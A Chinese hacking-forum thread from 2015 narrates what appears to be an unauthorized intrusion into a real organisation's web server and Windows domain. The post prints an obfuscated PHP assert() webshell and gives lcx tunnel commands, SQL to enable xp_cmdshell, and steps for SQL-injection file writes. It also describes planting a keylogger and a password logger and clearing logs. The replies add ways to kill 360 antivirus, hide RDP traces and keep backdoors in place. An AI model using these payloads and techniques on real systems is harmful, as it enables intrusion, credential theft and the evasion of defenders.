九零登录

[【通过】] 一次对域渗透的尝试

[复制链接]
发表于 2015-8-31 19:34:39 | 显示全部楼层 |阅读模式





先对目标站进行信息收集:扫了下目录,iis6,发现了后台,并且存在目录遍历: 图片1.png 图片3.png
存在目录遍历我寻思着找点有用的东西,看看有没有前人留下的脚印啥的,直接踩上去多方便,但是翻了一半天无果。从前台找找有没有有用的东西,发现新闻更新的挺勤的,说明管理员还是经常上线,想着x点cookie,结果找遍了都没有发现可以x的地方。 图片33.png

结果惊喜发现存在sql注入: 图片2.png
做到了这里,心想这个站还不轻松拿下么??感觉shell已经在向我招手啦,用sqlmap跑起来:
图片4.png


解出Md5,前边已经得出了后台地址,于是转至后台拿shell,然后添加产品传图片 图片5.png
几番测试,发现是白名单过滤,考虑用iis6的解析漏洞来搞,但是,传上去会被重命名: 图片6.png
用bursuite抓了一下包试试,截断一下也不管用,感觉拿shell陷入困境。

整理了下思路,这个网站有注入点,是Php+mysql+iis6这样的结构,有后台地址,存在目录遍历,后台拿shell是失败了,但是前台拿shell呢?但是前台写shell需要满足三个条件,一个是权限,一个是转义函数是否开启,一个是网站物理路径。于是测试了一下,发现是dba权限: 图片7.png


好了,现在我们权限有了。然后也发现了魔法转义函数并没有开启: 图片8.png

那么第三个问题来啊了,网站物理路径上哪里去找?这是个很头疼的问题,大多数时候都是通过报错来找,但是很可惜这个网站报错爆不出物理路径,想通过目录遍历来翻找,但是也还是找不到。这个时候我注意到了这个网页服务器是iis6,而不是apache,突然想起来iis的配置文件c:\windows\system32\inetsrv\MetaBase.xml 中很可能保存着网站的物理路径,于是用load_file()函数来读一下试试: 图片9.png

OK,成功找出网站物理路径,下一步就是写shell,感觉用手工要方便的多,于是直接用手工吧: 图片10.png

可是....这个结果也是让我大吃一惊...居然没写进去!!难道是我手残语句不对??那我用工具好了,祭出sqlmap,然而也没写进去: 图片11.png

我擦....神器都写不进去还玩个毛....感觉写shell没希望了。不行,不能放弃,我就不信写不进去,突然想起穿山甲也有个写shell的功能,只要有一丝希望就不能放弃!,于是乎掏出了灰尘扑扑的穿山甲: 图片12.png 图片13.png

哈哈哈,终于写进来了,真爽啊,然而.....当我访问的时候却出现: 图片14.png

我擦..这又是个什么情况..我是真的想骂人了哈,算了算了换个马得了,换个猥琐点的:<?php
@$_="s"."s"./*-/*-*/"e"./*-/*-*/"r";
@$_=/*-/*-*/"a"./*-/*-*/$_./*-/*-*/"t";
@$_/*-/*-*/($/*-/*-*/{"_P"./*-/*-*/"OS"./*-/*-*/"T"}
[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]);?> OK!Shell到手: 图片15.png

支持aspx,于是传个aspx的马上去看看: 图片16.png


不是system权限,得提权,结果执行tasklist /svc一看,360全套啊,不好整: 图片17.png

再收集收集点信息,结果竟让我让我发现了这个,嘿嘿,真是人品爆发了: 图片34.png


开着3389,可以考虑远程连接一下。 图片19.png

并且还存在域,可以试着玩玩内网: 图片20.png 图片21.png



这台机器的主机名叫webserver,在GAONENG这个域里,然后试着收集一下域用户管理,找找域控之类的信息: 图片22.png


我擦..这是个什么鬼..又试了很多东西,结果发现都是同样的症状,不管了,先连上3389再说吧,因为服务器在内网,直接连外网IP不行,所以只好通过lcx.exe转发出来,我的工具里面只有lcx不被杀了,为了避免被管理员发现,只能晚上偷偷的潜入:在外网IP上执行lcx.exe -listen 51 33891在内网服务器上执行 lcx.exe -slave 外网IP 51 127.0.0.1 3389然后在外网IP上远程连接127.0.0.1:33891就可以连上内网的3389了: 图片23.png

Ok,然后直接用administrator的账户和密码就登陆上去了,因为本地的用户不多,全在IIS侦探里面就能看到明文,所以就没有做导hash这个操作,但是密码太少,也不是件好事,然后把收集到的密码,包括windows密码和root密码,做成一个字典,然后挂在hscan上面扫一下弱口令: 图片24.png

结果仅仅只是扫出了两个弱口令,还有个sa权限的弱口令,并且129的这台机器还开了3389的端口,感觉有戏,就上连接器试试:结果发现xp_cmdshell被禁止了: 图片25.png
但是没关系,执行sql语句EXEC sp_configure show advanced options, 1;RECONFIGURE;EXEC sp_configure xp_cmdshell, 1;RECONFIGURE;开启就行,然后查看了一下权限,我勒个擦,竟然被降权了!! 图片26.png

感觉整个人都不好了,那估计是提权没辙了,但是可以搜集一下信息,继续查看: 图片27.png


诶,这跟webserver是在一个域里面,于是找找域控,看看这台机器上能不能搜集域信息: 图片28.png 图片29.png

OK,找到域控了,这下有了目标,对域控进行一番端口扫描后并没有发现什么有用的东西,只发现域控开了3389端口。现在整理了下思路,感觉手中收集到的密码不够多,并且装360的机器也蛮多的,也不好传东西上去,由于经验不足,所以想到的思路也很少,在这里卡了很久,最后实在没办法了,只能姜太公钓鱼——愿者上钩了:于是在webserver这台服务器上种了NTPass,看看能不能记录到域管理员的密码。然后又种了键盘记录器,因为他们内部有个网站,但是需要密码才能进,所以希望能记录到登录的密码。

最后装上了cain,实在没思路了才来嗅探,虽然很容易被发现(事实证明果然被发现了): 图片30.png
弄完这些,清理了日志就洗洗睡了,准备第二天上来看看成果,结果第二天醒来,用shell一看,我擦,东西给我删完了,键盘记录的文件也没了,cain也没了,只有个NTPASS的记录文件还在 图片31.png

但是啥都没记到,都是我自己登录的。准备连3389端口进去重新搞,结果悲催的发现他把3389的端口都给我关了: 图片32.png
感觉没戏了...只有默默的等待3389重开那一天.......

============================
过程很完整,不错。通过。


评分

参与人数 1酒票 +5 收起 理由
管理05 + 5 欢迎加入90

查看全部评分

发表于 2015-8-31 20:40:03 | 显示全部楼层
dba可以试试--file-write
发表于 2015-8-31 20:58:09 | 显示全部楼层
其实很多时候内网不一定非要3389,你要么用webshell+一把菜刀控制即可,当然你想长期控制就找个好点的马儿吧~
3389一登录,只要不是煞笔的管理员都会把你踢了
 楼主| 发表于 2015-8-31 21:04:48 | 显示全部楼层
milk 发表于 2015-8-31 20:58
其实很多时候内网不一定非要3389,你要么用webshell+一把菜刀控制即可,当然你想长期控制就找个好点的马儿 ...

主要是机器上有360..在菜刀上执行shell有很大的限制,只有连3389把360关了再搞

 楼主| 发表于 2015-8-31 21:15:56 | 显示全部楼层
Jumbo 发表于 2015-8-31 20:40
dba可以试试--file-write

虽然尝试了一下还是失败了,不过还是感谢,搞的时候没想到用--file-write

发表于 2015-8-31 22:08:47 | 显示全部楼层
思路还是比较灵活的 唯一有点不足的是 写shell处 sqlmap写shell有好几种方式可以尝试 另外路径里的“//”不行,有时换“\\”就能行 都可以遍历目录了  可以换个目录插马

另外 cain 这种东西 不到万不得已尽量不要用 很容易暴露的  

很多地方都很不错 拜读了

评分

参与人数 1酒票 +1 收起 理由
管理05 + 1 积极参与讨论

查看全部评分

 楼主| 发表于 2015-8-31 22:35:34 | 显示全部楼层
CK-ONE 发表于 2015-8-31 22:08
思路还是比较灵活的 唯一有点不足的是 写shell处 sqlmap写shell有好几种方式可以尝试 另外路径里的“//”不 ...

嗯,多谢指教,以后实战中多注意一点。

发表于 2015-8-31 22:55:38 | 显示全部楼层
思路很灵活,而在上了内网机后不应该用CAIN,动静太大了,要是没有CAIN,你的键盘记录肯定能记录到东西的.内网还是要小心,不能打草惊蛇。
WEBshell可以结束掉360  直接结束服务  上次也是遇到了一个360卫士,用tasklist /svc 找到pid 然后用ntsd -c q -p xxx 就可以结束掉360卫视和主动防御。至于杀毒还没试过。
其他的楼上各位牛都说了。。 加油。。

评分

参与人数 1酒票 +1 收起 理由
管理05 + 1 积极参与讨论

查看全部评分

发表于 2015-8-31 23:20:16 | 显示全部楼层
0x0day 发表于 2015-8-31 22:55
思路很灵活,而在上了内网机后不应该用CAIN,动静太大了,要是没有CAIN,你的键盘记录肯定能记录到东西的. ...

kill 可以结束360全套 已测试过
发表于 2015-8-31 23:32:32 | 显示全部楼层
akon 发表于 2015-8-31 23:20
kill 可以结束360全套 已测试过

那就好,没有误导别人,另外借楼主的帖子问下层主,  关于macfee在命令行下如何解决?
发表于 2015-8-31 23:35:55 | 显示全部楼层
内网渗透,DMZ跨内网,内网跨域,一个环境足以(一个WEBSHELL就一句足以,一个命令行就一句足以。)

点评

一看就是老手,一个环境感觉没有一个内网通道感觉直观一些。内网渗透还有一个就是目标明确  发表于 2015-9-2 17:24
发表于 2015-8-31 23:37:46 | 显示全部楼层
0x0day 发表于 2015-8-31 23:32
那就好,没有误导别人,另外借楼主的帖子问下层主,  关于macfee在命令行下如何解决?

麦咖啡我以前遇见过 现在没遇见了 无法
 楼主| 发表于 2015-8-31 23:53:16 | 显示全部楼层
0x0day 发表于 2015-8-31 22:55
思路很灵活,而在上了内网机后不应该用CAIN,动静太大了,要是没有CAIN,你的键盘记录肯定能记录到东西的. ...

非常感谢,又收获了一个姿势

 楼主| 发表于 2015-8-31 23:57:34 | 显示全部楼层
Agile 发表于 2015-8-31 23:35
内网渗透,DMZ跨内网,内网跨域,一个环境足以(一个WEBSHELL就一句足以,一个命令行就一句足以。)

因为才接触内网没多久,这个暑假才开始学,所以有些地方处理起来还是不太到位。谢谢你们的指点,让我更加完善

发表于 2015-9-1 00:53:06 | 显示全部楼层
原来mysqlDBA权限也可以写马的,其次我想问问楼主读取IIS密码是有这种ASPX马还是人品好,另外其实可以上传提权杀器通过命令关闭zhudongfangyu.exe和开启3389端口,我记得我之前搞一个服务器也是没开3389后来在百度找到命令开了3389

taskkill /im zhudongfangyu.exe /f 关闭zhudongfangyu.exe

http://blog.sina.com.cn/s/blog_4b92e0c80100gx3x.html   开3389命令集合

评分

参与人数 1酒票 +1 收起 理由
管理05 + 1 积极参与讨论

查看全部评分

发表于 2015-9-1 02:13:36 | 显示全部楼层
你们都没看见 走光了?

内网该收集的收集了
多方个后门给自己留个口子
发表于 2015-9-1 08:26:26 | 显示全部楼层
这个你想的太少了,穿山甲在写SHELL有时候的确比sqlmap好的多,这个是我多次测试的结果。
发表于 2015-9-1 11:20:01 | 显示全部楼层
手工没写进去 穿山甲居然写进去了,这是个什么原理。。
 楼主| 发表于 2015-9-1 11:22:04 | 显示全部楼层
毛猴 发表于 2015-9-1 02:13
你们都没看见 走光了?

内网该收集的收集了

居然走光了,我也没看见,嗯,是该留个后门
 楼主| 发表于 2015-9-1 11:24:17 | 显示全部楼层
二手玫瑰 发表于 2015-9-1 00:53
原来mysqlDBA权限也可以写马的,其次我想问问楼主读取IIS密码是有这种ASPX马还是人品好,另外其实可以上传 ...

应该是人品好,直接读到的。我从楼上的学到的关杀软的方法,准备把3389开了继续搞下去
发表于 2015-9-1 11:26:14 | 显示全部楼层
你都有当前域的域管了,还嗅探什么?
发表于 2015-9-1 11:35:57 | 显示全部楼层
内网渗透在没有进行最后一步的时候不建议CAIN扫描。不仅会被发现,而且很容易把服务器卡爆。通过流量就可以找到这台机子。管理员如果不逗应该就可以直接找来。另外单单删用户日志还是不行的,3389登陆过的日志也要删除。路由也有可能留日志等。另外想问下这个马的密码是什么。 以上,受教了
 楼主| 发表于 2015-9-1 11:59:51 | 显示全部楼层
落血 发表于 2015-9-1 11:26
你都有当前域的域管了,还嗅探什么?

是想嗅探他们内部网络的登录密码,想多收集点密码,因为手上的信息太少。
 楼主| 发表于 2015-9-1 12:04:36 | 显示全部楼层
antcity 发表于 2015-9-1 11:35
内网渗透在没有进行最后一步的时候不建议CAIN扫描。不仅会被发现,而且很容易把服务器卡爆。通过流量就可以 ...

嗯,确实,用cain太不明智了,这个就是个普通的apsx马啊。侦探到管理员是我运气好,并不是这个马的功能。
发表于 2015-9-1 14:49:32 | 显示全部楼层
不错最好进去先收集目标方的信息,后门一定要多设置下,吃了好多亏啊~~

九零

GMT+8, 2026-10-22 13:31

Powered by Discuz! X3.5

© 2001-2026 Discuz! Team.

快速回复 返回顶部 返回列表